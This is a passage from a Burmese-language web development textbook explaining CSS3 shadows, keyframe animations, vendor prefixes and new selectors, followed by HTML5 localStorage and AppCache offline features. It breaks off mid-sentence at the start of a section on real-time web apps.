စာတွေအတွက် Drop Shadow ထည့်သွင်းဖော်ပြစေလိုရင် `text-shadow` Property ကိုသုံးနိုင်ပြီး Element တစ်ခုလုံးအတွက် ဖော်ပြစေလိုရင်တော့ box-shadow ကို သုံးနိုင်ပါတယ်။

```
p.note {  text-shadow: 2px 2px 3px #555;  }

#dialog {  box-shadow: 5px 5px 10px #999;  }
```

`text-shadow` နဲ့ `box-shadow` Property နှစ်ခုလုံးအတွက် တန်ဖိုးကို (၄) ခုသတ်မှတ်ပေးရပါတယ်။ ရှေ့ဆုံး တစ်ခုက X Offset ဖြစ်ပြီး ဒုတိယတစ်ခုက Y Offset ဖြစ်ပါတယ်။ Shadow တည်ရှိရမယ့် အကွာအဝေးကို သတ်မှတ် ပေးခြင်းဖြစ်ပါတယ်။ တတိယ တစ်ခုကတော့ Blur Radius ပါ။ Shadow ဖော်ပြတဲ့အခါမှာ ထည့်သွင်းပေးတဲ့ Blur Effect ရဲ့ Size ကို သတ်မှတ်ပေးရခြင်းပါ။ နောက်ဆုံးတစ်ခုကတော့ Shadow Color ဖြစ်ပါတယ်။

ပုံ (၁၃-၈၁) Box Shadow and Text Shadow Demo

Animations

CSS3 မှာ Animation လုပ်ဆောင်ချက်လည်း ပါဝင်လာပါတယ်။ ဒါကြောင့် တစ်ချို့ အခြေခံ Visual Animation ရရှိဖို့ အတွက်သက်သက်နဲ့ JavaScript တွေသုံးနေဖို့မလိုတော့ပါဘူး။ CSS နဲ့ပဲ အခုလို သတ်မှတ်ထားနိုင်မှာဖြစ်ပါတယ်။

```
.note {
  animation: pulse 5s infinite;
}

@keyframes pulse {
  0% {
    background-color: orange;
  }
  100% {
    background-color: red;
  }
}
```

`animation` Property ကိုသုံးပြီး Select လုပ်ထားတဲ့ Element အတွက် Animation တွေကို သတ်မှတ်ထားနိုင်ခြင်း ဖြစ်ပါတယ်။ နမူနာအရ Animation Name ကို pulse လို့သတ်မှတ်ထားပါတယ်။ `pulse` အတွက် Definition ကို `@keyframes pulse` နဲ့ ကြေငြာသတ်မှတ်ထားပါတယ်။ `0%` ဆိုတာက Animation ရဲ့အစ Frame ဆိုတဲ့အဓိပ္ပါယ် ပါ။ `100%` ကတော့ Animation အဆုံး Frame ဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ ကြားထဲမှာ `10%, 20%, 30%` စသဖြင့် Animation Frame တွေ လိုအပ်ရင် ထပ်ထည့်နိုင်ပါတယ်။ `0%` Frame အတွက် Background ကို လိမ္မော်ရောင်လို့ သတ်မှတ်ထားပြီး၊ `100%` အတွက် Background ကို အနီရောင်လို့ သတ်မှတ်ထားပါတယ်။

ဒါကြောင့် `.note` Element အတွက် Animation Name ကို pulse လို့သတ်မှတ်လိုက်တဲ့အတွက် `.note` Element ရဲ့ Background အနေနဲ့ လိမ္မော်ရောင်ကနေ အနီရောင်ကို ပြောင်းနေတဲ့ Animation ကိုရရှိမှာဖြစ်ပါတယ်။ `animation` Property အတွက်သတ်မှတ်ထားတဲ့ `5s` ကတော့ Animation Duration ဖြစ်ပါတယ်။ Background အရောင်ပြောင်းတဲ့ Animation ကို အချိန် ၅ စက္ကန့်ယူပြီး အလုပ်လုပ်ဖို့ သတ်မှတ်ထားခြင်းဖြစ်ပါတယ်။ စက္ကန့်နည်းလေ၊ Animation Speed မြန်လေဖြစ်ပြီး၊ စက္ကန့်များလေ Animation Speed နှေးလေဖြစ်ပါတယ်။

`infinite` ဆိုတာကတော့ Animation Iteration Count ဖြစ်ပါတယ်။ `infinite` လို့ပြောထားတဲ့အတွက် Animation ကိုထပ်ခါထပ်ခါ အလုပ်လုပ်ပေးနေမှာဖြစ်ပါတယ်။ အကယ်၍ (၃) ကြိမ်ပဲ အလုပ်လုပ်စေလိုရင် infinite အစား 3 လို့ သတ်မှတ်ထားနိုင်ပါတယ်။ `animation` Property နဲ့အတူ တွဲဖတ်သတ်မှတ်လို့ရတဲ့ Value ကတော့ `direction` ဖြစ်ပါတယ်။ Animation တစ်ကြိမ်ပြီးသွားတဲ့အခါ အစက နေပြန်မစပြီး နောက်ပြန်ပြန်သွားစေလိုရင် (ဥပမာ - လိမ္မော် → အနီ → လိမ္မော်) Direction ကို `alternate` လို့သတ် မှတ်ထားနိုင်ပါတယ်။ Direction ကို `alternate` သတ်မှတ်မထားရင်တော့ အမြဲတမ်း အစကနေပဲ ပြန်စပေး နေမှာဖြစ်ပါတယ်။ ဥပမာ -

```
.note {
  animation: pulse 5s infinite alternate;
  /* name=pulse, duration=5s, iteration=infinite, direction=alternate */
}

@keyframes pulse {
  0% {
    background-color: yellow;
  }
  50% {
     background-color: orange;
  }
  100% {
    background-color: red;
  }
}
```

Vendor Prefixes

CSS ရဲ့ထူးခြားချက်က Feature အားလုံးကိုစုစည်းပြီးမှ W3C Recommendation အနေနဲ့ ကြေငြာတာမဟုတ်ပါဘူး။ Feature တစ်ခုက ကျေနပ်လောက်တဲ့အဆင့်ရောက်ရင် အဲ့ဒီတစ်ခုကိုပဲ W3C Recommendation အဖြစ် သတ်မှတ်လေ့ ရှိပါတယ်။ ဥပမာ - `rgba()` ရော `border-radius` ပါ CSS3 ရဲ့ အစိတ်အပိုင်းတွေဖြစ်ကြပေမယ့် `rgba()` ကို လက်ရှိမှာ W3C Recommendation အဆင့်သတ်မှတ်ထားပြီး `border-radius` ကတော့ Candidate Recommendation အဆင့်မှာပဲရှိပါသေးတယ်။ တစ်ချိန်တည်းမှာပဲ CSS4 ရဲ့ တစ်ချို့အစိတ်အပိုင်းတွေက Working Draft အဆင့် ရောက်လာနေပါပြီ။

အဲ့ဒီလိုထူးခြားချက်ကြောင့် Browser တွေက CSS3 လို့ပြောနေပေမယ့်အချို့ W3C Recommendation အဆင့် Feature တွေကိုသာ အပြည့်အဝ Support လုပ်ပြီး အချို့ Candidate Recommendation နဲ့ Working Draft အဆင့် တွေကိုတော့ Support လုပ်လို့မရသေးပါဘူး။

ဒါပေမယ့် Browser တွေက Feature အားလုံးကို W3C Recommendation အဆင့်ဖြစ်အောင်စောင့်မနေပါဘူး။ အခြား စမ်းသပ်အဆင့် Feature တွေကိုလည်း ကြိုတင်ထည့်သွင်း ပေးထားကြလေ့ရှိပါတယ်။ ဒီလိုထည့်သွင်းထားတဲ့ စမ်းသပ် အဆင့် CSS Feature တွေကိုအသုံးပြုလိုရင် သက်ဆိုင်ရာ Browser ကသတ်မှတ်ထားတဲ့ Vendor Prefix လို့ခေါ်တဲ့ ရေးထုံးတစ်မျိုးနဲ့ ရေးသားအသုံးပြုပေးရပါတယ်။ ဥပမာ `linear-gradient()` လုပ်ဆောင်ချက်ကို Mozilla Firefox မှာအလုပ်လုပ်စေချင်ရင် ရှေ့ကနေ `-moz-` ဆိုတဲ့ Prefix ထည့်သွင်းရေးသားပေးရပါတယ်။

```
background: -moz-linear-gradient(top, #fff, #ddd);
```

ဒီလိုရေးသားပေးတော့မှ Firefox 21 နဲ့ ရှေ့ပိုင်း Browser တွေမှာ Linear Gradient လုပ်ဆောင်ချက်ကအလုပ်လုပ်မှာဖြစ်ပါတယ်။ `-moz-` Prefix ဟာ Mozilla ကသတ်မှတ်ထားတဲ့ Prefix မို့ ဒီနည်းနဲ့ရေးသားထားတဲ့လုပ်ဆောင်ချက် တွေက Mozilla နဲ့ Mozilla ရဲ့ Browser Engine ဖြစ်တဲ့ Gecko Rendering Engine ကိုသုံးထား

တဲ့ Browser များမှာ သာအလုပ်လုပ်မှာပါ။ Mozilla Engine သုံးမထားတဲ့ အခြား Browser များမှာအလုပ်လုပ်မှာ မဟုတ်ပါဘူး။ အလားတူပဲ ဒီလုပ်ဆောင်ချက်ကို Google Chrome Version အဟောင်းတွေ မှာအလုပ်လုပ်စေချင်ရင် ရှေ့က -webkit- Prefix ထည့်ပေးရပါတယ်။

```
background: -webkit-linear-gradient(top, #fff, #ddd);
```

Google Chrome ဟာ ယခင်က Webkit Rendering Engine ကိုသုံးထားတဲ့အတွက် ရှေ့ကနေ `-webkit-` Prefix ထည့်သွင်းပေးရခြင်း ဖြစ်ပါတယ်။ ဒီရေးနည်းအတိုင်း ထည့်သွင်းရေးသားထားရင် အခြား Webkit Engine ကိုသုံးထား တဲ့ Browser တွေဖြစ်ကြတဲ့ Apple Safari, Android Browser နဲ့ iOS Browser တို့မှာလည်း အလုပ်လုပ်မှာဖြစ် ပါတယ်။ Internet Explorer ရဲ့ စမ်းသပ် Feature တွေအတွက် `-ms-` Prefix ကို အသုံးပြုရပါတယ်။ ဒါကြောင့် တစ်ချို့စမ်းသပ်အဆင့် CSS3 Feature တွေကို အသုံးပြုလိုတယ်၊ Browser အားလုံးမှာအလုပ်လုပ်တာလည်း သေချာစေ လိုတယ်ဆိုရင် အခုလိုရေးသားရလေ့ရှိပါတယ်။

```
#dialog {
  background: linear-gradient(top, #fff, #ddd);
  background: -webkit-linear-gradient(top, #fff, #ddd);
  background: -moz-linear-gradient(top, #fff, #ddd);
  background: -ms-linear-gradient(top, #fff, #ddd);
}
```

လုပ်ဆောင်ချက်တစ်ခုရဖို့အတွက် (၄) ကြိမ်ရေးရတဲ့သဘောဖြစ်ပါတယ်။ အပေါ်ဆုံးတစ်ခုက Official CSS3 Support လုပ်တဲ့ Browser များမှာ အလုပ်လုပ်စေဖို့ဖြစ်ပါတယ်။ ကျန်အဆင့်များ ကိုတော့ Browser တွေက သူတို့နားလည်တဲ့ လိုင်းကို ရွေးချယ်အလုပ်လုပ်သွားပါလိမ့်မယ်။ နားမလည်တဲ့လိုင်းတွေကိုတော့ Ignore လုပ်သွားမှာဖြစ်ပါတယ်။ ဒီနည်းနဲ့ စမ်းသပ် Feature တွေကို Browser အများစုမှာ အလုပ်လုပ်သွားအောင် ရေးသားအသုံးပြုနိုင်မှာဖြစ်ပါတယ်။ သိပ်သဘာဝ မကျလှပေမယ့် ဒီနည်းနဲ့ပဲ CSS3 လုပ်ဆောင်ချက် အများအပြားကို Website အများအပြားက လက်ရှိမှာအသုံးချထား ကြပါတယ်။

မှတ်ချက် ။ ။ Google Chrome, Chromium နဲ့ Opera Browser တို့ဟာ Blink အမည်ရ Rendering Engine ကို ပြောင်းလဲအသုံးပြုနေပါပြီ။ Vendor Prefix တွေက Developer တွေကို အလုပ်ပိုစေပြီး သဘာဝမကျလို့ Blink Engine က Vendor Prefix တွေကိုအသုံးပြုမှာမဟုတ်ဘူးလို့ ဆိုပါတယ်။ ဒါကြောင့် နောက်ပိုင်းမှာ စမ်းသပ်လုပ်ဆောင်ချက် တွေကိုလည်း Vendor Prefix တွေ ထည့်စရာမလိုပဲ အသုံးပြုနိုင်လာဖို့ရှိပါတယ်။

CSS3 Selector

CSS3 မှာ Selector အတော်များများလည်း ဖြည့်စွက်ပါဝင်လာပါတယ်။ အဲ့ဒီထဲက လက်တွေ့အသုံးဝင်မယ် Selector တစ်ချို့ကို ရွေးချယ်ဖော်ပြပေးလိုက်ပါတယ်။

`img[src$=png]` - Attribute Selector အတွက် **`$=`** Operator ဖြည့်စွက်ပါဝင်လာခြင်း ဖြစ်ပါတယ်။ "အဆုံးသတ်" ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ `src` Attribute အတွက် Value မှာ `png` နဲ့အဆုံးသတ်ထားတဲ့ `<img>` Element များကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

`img[src^=blue]` - Attribute Selector အတွက် **`^=`** Operator ဖြည့်စွက်ပါဝင်လာခြင်း ဖြစ်ပါတယ်။ "အစ" ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ `src` Attribute အတွက် Value မှာ `blue` နဲ့ အစပြုထားတဲ့ `<img>` Element များကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

`img[src*=bird]` - Attribute Selector အတွက် **`*=`** Operator ဖြည့်စွက်ပါဝင်လာခြင်း ဖြစ်ပါတယ်။ "ပါဝင်လျှင်" ဆိုတဲ့အဓိပ္ပါယ်ဖြစ်ပါတယ်။ `src` Attribute အတွက် Value မှာ bird ပါဝင်တဲ့ `<img>` Element များကို Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

`p:empty` - `:empty` Pseudo-Class က Content မပါဝင်တဲ့ Element အလွတ်တွေကို Select လုပ်ဖို့ အသုံးပြုနိုင် ပါတယ်။ နမူနာအရ Content မရှိတဲ့ `<p>` Element များကို Select လုပ်သွားမှာဖြစ်ပါတယ်။

`p:not(.note)` - `:not` Pseudo-class ဖြစ်ပါတယ်။ နမူနာအရ Class note လို့သတ်မှတ်ထားခြင်းမရှိတဲ့ `<p>` Element များကိုသာ ရွေးချယ် Select လုပ်လိုက်ခြင်းဖြစ်ပါတယ်။

`ul ~ p` - Sibling selector လို့ခေါ်ပါတယ်။ Parent တူတဲ့ ညီ/ညီမ များကို ရွေးချယ်ပေးသွားမှာပါ။ အစ်ကို/အစ်မတွေတော့ မပါပါဘူး။ ဥပမာ - Document Structure က အခုလိုရှိတယ်ဆိုပါစို့။

```
<p> … </p>
<ul> … </ul>
<p> … </p>
<p> … </p>
```

`<p>` Element (၃) ခုပါဝင်ပေမယ့် `ul ~ p` Selector က `<ul>` Element ရဲ့ အောက်မှာရေးထားတဲ့ `<p>` Element နှစ်ခုကိုပဲ Selector လုပ်ပေးသွားမှာဖြစ်ပါတယ်။ အပေါ်ကတစ်ခု မပါဝင်ပါဘူး။

`:nth-child, :target` စတဲ့အခြား စိတ်ဝင်းစားဖို့ကောင်းတဲ့ Pesudo-Class တွေလည်းရှိပါသေးတယ်။ ဒါပေမယ့် Selector အသစ်တွေက Property တွေ၊ Value တွေလို Fallback များနဲ့ရေးသားဖို့မလွယ်ပါဘူး။ ဒါကြောင့် Property နဲ့ Value တွေကိုသာ ထိရောက်အောင်အသုံးချပြီး Selector တွေကိုတော့ Browser Support တွေ အခု ထက် ပိုကောင်းလာအောင် စောင့်ကြရဦးမှာပါ။

13.9 - Offline Features

Web App တစ်ခုမှာပါဝင်တဲ့ Resources တွေနဲ့ Data တွေဟာ အခြေခံအားဖြင့် Web Server မှာ သိမ်း ဆည်းထားခြင်းဖြစ်ပြီး အသုံးပြုလိုတဲ့အခါ Client က Server ထံကနေ Request လုပ်ပြီး တောင်းခံရယူကြရပါတယ်။ ဒီလို App က Server ကိုမှီခိုနေရလို့ အင်တာနက် အဆက်အသွယ်မရှိရင် ကျွန်တော်တို့ App ဟာ ဘာမှ သုံးမရတော့တဲ့ အရာတစ်ခုဖြစ်သွားမှာပါ။

အချို့ Data တွေနဲ့ Resource တွေကို၊ Client-Side မှာခွဲခြား သိမ်းဆည်းထားနိုင်မယ်ဆိုရင်၊ တက်နိုင်သမျှ Client-Side မှာသိမ်းထားတဲ့ အချက်အလက်များနဲ့သာ အလုပ်လုပ်ပြီး မဖြစ်မနေလိုအပ်မှသာ Server ထံကရယူဖို့ လိုမှာဖြစ်လို့ Performance ပိုင်းမှာ အများကြီးပိုကောင်းသွားမှာ ဖြစ်ပါတယ်။ လိုအပ်တဲ့ Resource တွေနဲ့ အချက်အလက်တွေက Client-side မှာလည်း ရှိနေလို့ အင်တာနက်ဆက်သွယ်မထားချိန်မှာလည်း အချို့သော လုပ်ဆောင်ချက်တွေ ဆက်လက် အသုံးပြုနေနိုင်ဦးမှာဖြစ်ပါတယ်။

Email App တစ်ခုနဲ့ပဲ နမူနာကြည့်ပါ။ ပထမတစ်ကြိမ် Server နဲ့ဆက်သွယ်စဉ်မှာ Inbox ထဲမှာ ရှိနေတဲ့ Email တွေကို ရယူပြီး Client-side မှာသိမ်းဆည်ထားလိုက်မယ်ဆိုရင်၊ Email တစ်စောင်ဖွင့်ဖတ်လိုတိုင်း Server ထံကနေရယူ နေစရာမလိုတော့ပဲ Client-side မှာ သိမ်းဆည်းထားတဲ့ Email ကိုဖော်ပြနိုင်လို့ ပိုမြန်သွားမှာဖြစ်ပါတယ်။ အင်တာနက် အဆက်အသွယ်မရှိတော့ရင်လည်း (Email ပို့လို့မရနိုင်ပေမယ့်) ရယူထားပြီးသား Email တွေကို ဖတ်လို့တော့ရနေဦးမှာပါ။ ဒီနေရာမှာ ကျွန်တော်ဆိုလိုတဲ့ Resource တွေနဲ့ အချက်အလက်များကို သိမ်းဆည်းတယ်ဆိုရင် Browser ဖွင့်ထားစဉ် ယာယီသိမ်းဆည်းထားတာမျိုးမဟုတ်ပါဘူး။ တစ်ကယ်သိမ်းဆည်းထားနိုင်တဲ့ လုပ်ဆောင်ချက်မျိုးကိုဆိုလိုတာပါ။ ဒါကြောင့် Browser ကိုပိတ်ပြီး နောက်တစ်ခေါက်ပြန်ဖွင့်တဲ့အချိန်မှာလည်း သိမ်းဆည်းထားတဲ့အချက်အလက်များနဲ့ ဆက်လက်အသုံး ပြုနိုင်စေမယ့် လုပ်ဆောင်ချက်မျိုးဖြစ်ပါတယ်။

HTML5 မတိုင်ခင်က ဒီလိုလုပ်ဆောင်ချက်မျိုးရရှိဖို့အတွက် Cookie တွေနဲ့ အချက်အလက်တွေသိမ်းဆည်းပြီး အမျိုးမျိုး ကြံဆအသုံးပြုခဲ့ကြပါတယ်။ တစ်ချို့နေရာတွေမှာအလုပ်ဖြစ်ပေမယ့် လက်တွေ့မှာ Cookie ကိုယ်တိုင်က အကန့်အသတ် တွေရှိနေပါတယ်။

ပထမတစ်ချက်ကတော့ Cookie Data များဟာ Request လုပ်လိုက်တိုင်း Server ထံထည့်သွင်းပေးပို့ရခြင်းဖြစ်ပါတယ်။ ဒီတော့ လက်တွေ့မှာ အသုံးမတော်ရင် Cookie ထဲမှာသိမ်းလိုက်မှ ကျွန်တော်တို့ App ရဲ့အလုပ်လုပ်ပုံ ပိုမြန်မလာ ပဲ ပိုနှေးသွားနိုင်ပါသေးတယ်။ နောက်ပြဿနာက Cookie ကလက်ခံနိုင်တဲ့အချက် အလက်ပမာဏ ဟာ 4KB ခန့်သာ အမြင့်ဆုံးဖြစ်ပါတယ်။ ဒီပမာဏနဲ့ လိုချင်တဲ့လုပ်ဆောင်ချက်များ ရရှိဖို့ခက်ပါတယ်။

ဒါကြောင့် DHTML userData, Flash Cookie ခေါ် Flash Shared Objects, အဲ့ဒီ Flash Cookie ကို အခြေခံထားတဲ့ Ajax Massive Storage System (AMASS) နဲ့ Dojo Storage, Google Gear စသဖြင့် နည်းပညာ အမျိုးမျိုးကို ဖန်တီးခဲ့ကြပါတယ်။ HTML5 ကတော့ ဒီပြဿာကိုဖြေရှင်းပေးနိုင်ဖို့ Web Storage ခေါ် Local Storage နည်းပညာနဲ့ AppCache နည်းပညာများကို ထည့်သွင်းပေးထားပါတယ်။

Client-side Data Storage

`localStorage` ဟာ Cookie ကဲ့သို့ Web Browser ဘက်မှာ အချက်အလက်များသိမ်းဆည်းနိုင်တဲ့ နည်းပညာတစ်မျိုး ဖြစ်ပါတယ်။ ဒါပေမယ့် Cookie လို အချက်အလက်တွေကို Request တွေနဲ့အတူ ထည့်သွင်းပေးပို့မှာမဟုတ်လို့ Client/ Server Communication ကိုထိခိုက်စရာမရှိပါဘူး။ အချက်အလက်များကို JavaScript `local Storage` Object ထဲမှာ စုစည်းသိမ်းဆည်း ထားပေးမှာဖြစ်လို့ အလွယ်တစ်ကူ တည်ဆောက်ခြင်း၊ ရယူခြင်း၊ ပယ်ဖျက်ခြင်းတို့ကို ပြုလုပ်နိုင် စေမှာဖြစ်ပါတယ်။ အချက်အလက် တစ်ခုကို `localStorage` ထဲမှာ အခုလို ထည့်သွင်းသိမ်းဆည်းထားနိုင်ပါတယ်။

```
localStorage.setItem("item", "value");
```

ဒီနည်းနဲ့ `item = value` ဆိုတဲ့တန်ဖိုးတစ်ခု တည်ဆောက်သိမ်းဆည်းသွားစေမှာဖြစ်ပါတယ်။ **အခန်း (၆)** မှာ PHP နဲ့ Cookie များတည်ဆောက်ပုံလေ့လာစဉ်က `setcookie("item", "value")` လို့ သတ်မှတ်ခဲ့ရပုံနဲ့ သိပ်မကွာပါဘူး။ အဲ့ဒီတန်ဖိုးကို ပြန်လည်ရယူလိုရင်တော့ အခုလိုရယူနိုင်ပါတယ်။

```
var value = localStorage.getItem("item");
```

ဒီနည်းနဲ့ `item` localStorage မှာသိမ်းဆည်းထားတဲ့တန်ဖိုးကို `value` Variable ထဲကိုရောက်ရှိနေစေမှာ ဖြစ်ပါတယ်။ ဖြည့်စွက်မှတ်သားသင့်တဲ့ Method နှစ်ခုကတော့ `removeItem()` နဲ့ `clear()` တို့ဖြစ်ပါတယ်။ တန်ဖိုးတစ်ခုကို ပယ်ဖျက်လိုရင် `removeItem()` ကိုအသုံးပြုနိုင်ပြီး တန်ဖိုးအားလုံးကိုရှင်းပြစ်လိုရင်တော့ `clear()` ကို အသုံးပြုနိုင် ပါတယ်။

```
localStorage.removeItem("item");
localStorage.clear();
```

`localStorage` မှာလည်း သိမ်းဆည်းနိုင်တဲ့ ပမာဏအကန့်အသတ်ရှိပါတယ်။ Domain တစ်ခုအတွက် အမြင့်ဆုံးအနေနဲ့ 5MB အထိသာလက်ခံသိမ်းဆည်းနိုင်ပါတယ်။ ဒီထက်ပိုများများရရင် ပိုကောင်းမှာဖြစ်ပေမယ့် Web App တွေက Client ရဲ့ Resource ကို စိတ်ရှိတိုင်း သုံးလို့မဖြစ်ပါဘူး။ Website တစ်ခုက 100MB လောက်သုံးမယ်ဆိုရင်၊ Website အခု (၂၀) လောက် သုံးလိုက်ယုံနဲ့ အသုံးပြုသူရဲ့ Storage 2GB လောက် ကုန်သွားနိုင်ပါတယ်။ `localStorage` အတွက် ဘယ် Website ကို ဘယ်လောက်ပမာဏထိ ခွင့်ပြုမယ်လို့သတ်မှတ်လို့ရတဲ့ Setting တွေတော့ နောက်ပိုင်း Browser တွေမှာပါဝင်လာနိုင်ပါတယ်။ ဒီစာရေးသားနေချိန်ထိတော့ အဲ့ဒီလိုလုပ်ဆောင်ချက်မျိုးတွေ ပါဝင်လာခြင်းမရှိသေးပါဘူး။ ဒါကြောင့် 5MB အထိပဲ လောလောဆယ် သုံးလို့ရဦးမှာပါ။

`localStorage` ကို Internet Explorer 8 အပါအဝင် Modern Browser အားလုံးက Support လုပ်လို့ လက်တွေ့အသုံးပြုဖို့ အသင့်ဖြစ်နေပြီဖြစ်တဲ့ HTML5 Feature တစ်ခုဖြစ်ပါတယ်။

`localStorage` ဟာ သဘာဝအရ ရိုးရိုး Text Data တွေကိုသာ လက်ခံသိမ်းဆည်းပေမယ့်။ လိုအပ်တဲ့အခါ Object တွေကိုပါ သိမ်းလို့ရပါတယ်။ ဥပမာ - အခုလို JSON Object Array တစ်ခုရှိတယ် ဆိုကြပါစို့။

```
var data = [
     { id: 1, name: 'Technology', remark: '' },
     { id: 2, name: 'History', remark: '' },
     { id: 3, name: 'Language', remark: '' }
];
```

ဒီလို Structure လိုက်ရှိနေတဲ့ အချက်အလက်တွေကို သိမ်းတဲ့အခါ သိပ်ပုံသိမ်းနည်းကတော့ ဒီလိုပါ -

```
localStorage.setItem("data", JSON.stringify( data ));
```

JSON.stringify() Function ကို သုံးပြီး JSON Object Array ကို Serialize လုပ်ပြီး String ဖြစ်အောင် ပြောင်းလိုက်ခြင်း ဖြစ်ပါတယ်။ ဒီလိုပြောင်းပြီးမှ သိမ်းထားတဲ့ အချက်အလက်တွေကို ပြန်လည်ထုတ်ယူတဲ့အခါ မူလ Object ရအောင် အခုလို ပြန်လည်ရယူနိုင်ပါတယ်။

```
var data = JSON.parse( localStorage.getItem("data") );
```

JSON.parse() Function ရဲ့ အကူအညီနဲ့ Serialize လုပ်ထားတဲ့ String ကို Object ဖြစ်အောင် ပြန်ပြောင်းလိုက်ခြင်းပဲ ဖြစ်ပါတယ်။ ဒီနည်းက လက်တွေ့အသုံးများတဲ့ နည်လမ်းတစ်ခု ဖြစ်ပါတယ်။

နောက်ထပ်စိတ်ဝင်စားဖို့ကောင်းတဲ့ Client-side Storage Feature တစ်ခုကတော့ **`IndexedDB`** ဖြစ်ပါတယ်။ အချက် အလက်များကို Record များနဲ့ သိမ်းဆည်းနိုင်တဲ့ Database တစ်မျိုးဖြစ်ပါတယ်။ ဒီနေရာမှာတော့ ထည့်သွင်းမဖော်ပြနိုင်တော့ပါဘူး။ ဆက်လက်လေ့လာ ကြည့်သင့်ပါတယ်။

Offline App

အခုနောက်ပိုင်းမှာ Web App တွေရဲ့အဓိကလုပ်ဆောင်ချက်တွေက Client-side ဘက်ကို ရောက်ရှိလာကြောင်း ရှေ့ပိုင်းမှာ ဖော်ပြခဲ့ပါတယ်။ ဒီလို Client-side မှာအဓိကအလုပ်လုပ်နေတဲ့ Web App တွေကို အင်တာနက် အဆက်အသွယ်မရှိပဲ Offline ဖြစ်နေချိန်မှာ အသုံးပြုနိုင်အောင်စီမံထားနိုင်တဲ့ Feature တစ်ခုလည်း HTML5 မှာ ပါဝင်ပါ တယ်။ `AppCache` လို့ခေါ်ပါတယ်။

Offline ဖြစ်နေချိန်မှာအလုပ်လုပ်နိုင်ဖို့အတွက် သိမ်းဆည်းထားရမယ့် Resource စာရင်းကို Cache Manifest ဆိုတဲ့ File တစ်မျိုးနဲ့ စုစည်းပေးထားရမှာဖြစ်ပါတယ်။ Resource ဆိုတာ၊ HTML Document တွေ၊ CSS File တွေ၊ JavaScript File တွေ၊ Image တွေနဲ့ Script File တွေကို ခြုံပြီးခေါ်လိုက်တာပါ။ အဲဒီ File ကို Web Document တွေ ကနေ အခုလိုချိတ်ဆက်ပေးနိုင်ပါတယ်။

```
<!doctype html>
<html manifest="/cache.manifest">
<body>
...
</body>
</html>
```

`<html>` Element မှာ `manifest` Attribute နဲ့ `cache.manifest` လို့အမည်ပေးထားတဲ့ File ကိုညွှန်းဆိုချိတ် ဆက်ပေးထားခြင်းဖြစ်ပါတယ်။ `cache.manifest` File ထဲမှာရေးသားရမယ့် ပုံစံကတော့ ဒီလိုပါ -

```
CACHE MANIFEST

FALLBACK:
/ /offline.html

NETWORK:
*

CACHE:
/style.css
/app.js
/logo.png
```

အပေါ်ဆုံးက `CACHE MANIFEST` ကြေငြာချက်ကတော့ အမြဲတမ်းပါဝင်ရမယ့် သတ်မှတ်ချက်ဖြစ်ပါတယ်။ သူ့အောက် မှာ Section (၃) ခုပါဝင်ပါတယ်။ `FALLBACK:` Section အောက်မှာ Resource တစ်ခုကို မဖော်ပြနိုင်လို့ Error ဖြစ်တဲ့အခါ အစားထိုးဖော်ပြစေလိုတဲ့ Document သတ်မှတ်ထားနိုင်ပါတယ်။

နမူနာမှာ ရေးသားထားတဲ့ -

```
/ /offline.html
```

- ရဲ့ အဓိပ္ပါယ်က၊ သတ်မှတ်ထားတဲ့ Resource ကိုမဖော်ပြနိုင်ရင် `offline.html` ကို အစားထိုးဖော်ပြပေးပါဆိုတဲ့ အဓိပ္ပါယ်ဖြစ်ပါတယ်။ ရှေ့ဆုံးက `/` Sign က "ဘယ် Resource ကိုမဆို မဖော်ပြနိုင်တဲ့အခါ" ဆိုတဲ့အဓိပ္ပါယ်ပါ။

`NETWORK:` Section အောက်မှာ အင်တာနက်ရှိမှသာအလုပ်လုပ်စေလိုတဲ့ Resource စာရင်းပေးရမှာပါ။ နမူနာမှာ ပေး ထားတဲ့ `*` Sign ရဲ့အဓိပ္ပါယ်ကတော့ "အင်တာနက်အဆက်အသွယ်ရှိနေရင် Resource အားလုံးအတွက် အင်တာနက်သုံး ပြီးတော့သာ အလုပ်လုပ်ပါ" ဆိုတဲ့အဓိပ္ပါယ် ဖြစ်ပါတယ်။

`CACHE:` Section အောက်မှာတော့ သိမ်းဆည်းထားစေလိုတဲ့ Resource စာရင်းကို တန်းစီပေးထားနိုင်ပါတယ်။ Web Browser က Manifest File ကိုရရှိပြီးတာနဲ့ ဒီ `CACHE:` Section မှာသတ်မှတ်ထားတဲ့ Resource တွေကို တစ်ခုခြင်း Download လုပ်ယူပြီး Offline အသုံးပြုနိုင်အောင် စတင်သိမ်းဆည်းသွားမှာပါ။

မှတ်ချက် ။ ။ `cache.manifest` ကိုချိတ်ဆက်ထားတဲ့ Document ကတော့ သိမ်းဆည်းရမယ့်စာရင်းထဲမှာ အလိုလိုပါပြီးဖြစ်လို့ စာရင်းထဲမှာထပ် ထည့်ဖို့မလိုတော့ပါဘူး။

ဒီနည်းနဲ့ ကျွန်တော် တို့ App ရဲ့ အချို့အစိတ်အပိုင်းတွေကို အင်တာနက်အဆက်အသွယ်မရှိတဲ့ Offline အခြေအနေမှာလဲ ဆက်လက် အလုပ်လုပ်နေနိုင်အောင် စီမံထားနိုင်မှာပဲဖြစ်ပါတယ်။

13.10 - Real-Time Web Apps

အခန်း (၁) မှာ HTTP အကြောင်းဖော်ပြခဲ့စဉ်က HTTP ဟာ ဆက်သွယ်မှုတစ်ခုကို Client ကသာ အမြဲအစပြုရတဲ့ Pull Technology တစ်မျိုးဖြစ်ကြောင်းဖော်ပြခဲ့ပါတယ်။ ပုံမှန်အားဖြင့် Web App တစ်ခုအတွက် ဒါဟာ ပြဿနာ မဟုတ်ပေမယ့် Real-Time App လို့ခေါ်တဲ့ အချက်အလက်တွေ အမြဲပြောင်းလဲနေတဲ့ Web App တွေအတွက် အကန့်အသတ် ဖြစ်လာစေပါတယ်။ ဥပမာ - အပြန်အလှန် Message ပို့လို့ရတဲ့ Chat App တစ်ခုဆိုပါစို့။ Client A ပို့လိုက်တဲ့ Message က Server ကိုရောက်သွားမှာဖြစ်ပေမယ့်၊ HTTP ရဲ့သဘာဝအရ Client B ဆီကို အလိုအလျှောက် ချက်ခြင်းရောက်သွားမှာ မဟုတ်ပါဘူး။ Client B က Server ထံကနေ ဆက်သွယ်ရယူတော့မှသာ Client A ပေးပို့ထားတဲ့ Message 